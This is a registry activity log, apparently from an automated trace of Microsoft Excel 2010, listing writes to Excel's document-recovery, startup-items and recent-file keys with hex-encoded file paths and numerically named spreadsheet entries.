HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECFAE	ECFAE	binary	04 00 00 00 08 08 00 00 3A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 33 00 2E 00 31 00 30 00 2E 00 35 00 34 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 1C 75 EF BB F8 2F D7 01 AE CF 0E 00 AE CF 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED03A	ED03A	binary	04 00 00 00 08 08 00 00 39 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 34 00 2E 00 38 00 2E 00 35 00 32 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 9F 05 0C BC F8 2F D7 01 3A D0 0E 00 3A D0 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED105	ED105	binary	04 00 00 00 08 08 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 25 A1 3B BC F8 2F D7 01 05 D1 0E 00 05 D1 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED1A1	ED1A1	binary	04 00 00 00 08 08 00 00 21 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 34 00 34 00 36 00 34 00 34 00 36 00 2E 00 78 00 6C 00 73 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 48 D0 55 BC F8 2F D7 01 A1 D1 0E 00 A1 D1 0E 00 00 00 00 00 B8 02 00 00 6E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	=f7	binary	3D 66 37 00 08 08 00 00 02 00 00 00 00 00 00 00 30 00 00 00 01 00 00 00 16 00 00 00 0E 00 00 00 34 00 34 00 36 00 34 00 34 00 36 00 2E 00 78 00 6C 00 73 00 00 00 34 00 34 00 36 00 34 00 34 00 36 00 00 00	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F3C55	F3C55	binary	04 00 00 00 08 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 05 0C 86 CC F8 2F D7 01 55 3C 0F 00 55 3C 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEA8B9AC0	unknown
